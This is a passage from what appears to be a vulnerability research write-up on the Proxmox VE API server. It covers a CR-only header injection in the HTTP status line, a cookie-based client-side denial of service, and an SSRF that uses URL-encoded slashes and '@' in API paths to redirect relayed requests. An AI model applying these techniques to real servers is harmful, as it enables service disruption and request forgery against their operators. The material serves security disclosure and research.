Step 2: CRLF injection in the status line
The vulnerable code is in perl5/PVE/APIServer/AnyEvent.pm:
# line 294
my $code = $resp->code;
my $msg = $resp->message || HTTP::Status::status_message($code);
($msg) = $msg =~m/^(.*)$/m;   # [1]
# ...
# line 308
my $proto = $reqstate->{proto} ? $reqstate->{proto}->{str} : 'HTTP/1.0';
my $res = "$proto $code $msg\015\012";   # [2]
At [1] the server matches the first line of the error message with a regex, trying to stop additional lines from breaking the HTTP response at [2]. That only prevents LF (%0a). Injecting response headers with CR (%0d) still works in Chromium-based browsers.


This is what the response looks like in Burp Suite:

At the time of testing, CR (%0d) header injection worked only on Chromium-based browsers (Chrome, MS Edge, Opera and similar), and it was not possible to inject into the response body using only CR (%0d). Firefox does not treat CR (%0d) as a valid newline indicator without LF (%0a).
The bug looks harmless at first, but at AnyEvent.pm line 1327 there is a length limit check on incoming HTTP requests: a request header exceeding 8192 bytes causes the server to reject the request.
# line 55
my $limit_max_header_size = 8*1024;
# ...
# line 1327
die "http header too large\n" if ($state->{size} += length($line)) >= $limit_max_header_size;
An attacker can therefore craft a malicious webpage that sets long cookies on the victim's PVE domain multiple times. Once the victim visits that page, subsequent HTTP requests to the PVE domain carry a very long cookie header and are rejected by the server. In the demonstration video, the victim could use the PVE web UI at first; after visiting the malicious link, the victim could no longer access the web UI until clearing the cookies.
Chrome allows third-party cookies by default, which is a necessary condition for this client-side DoS, since cookies are set from the attacker's domain onto the victim's PVE domain. If the victim has changed the cookie policy to "Block third-party cookies" or "Block all cookies (not recommended)", the attack does not work.
Step 3: SSRF via node status
The API /api2/json/nodes/{node_name}/status queries a node's status by name and can also query the node itself.

Step debugging located the corresponding code in AnyEvent.pm:proxy_request. The server resolves node_name to an IP address and then relays the HTTP request to https://{IP}:8006/api2/json/nodes/{node_name}/status.

Setting up an HTTPS server on port 8006 with a valid certificate does not receive the relayed request, because several checks run before the request is fired. One of them expects /etc/pve/nodes/{node_name}/pve-ssl.pem to exist for every node in the cluster. Whether a domain name or an IP address is supplied, the cert file is never found because node_name does not point to a real node, so the server throws HTTP/1.1 596 tls_process_server_certificate: certificate verify failed during the TLS handshake and stops.
Another observation is that $uri is appended to the port (lines 699, 703 and 705) when constructing the $target URL. The developers likely assumed $uri always starts with a slash. That is not true: the slash can be replaced with its URL-encoded form %2F without breaking the request parser.

Turning the start of the URL into userinfo and appending an attacker domain with the at sign (@) was blocked by a sanity check. After several attempts, a suitable API was found: GET /api2/json/nodes/{node_name}/tasks/{upid}/log. It accepts any string as upid, so node_name can be set to a valid node to avoid certificate failures, and URL-encoded slashes plus @ control the hostname.

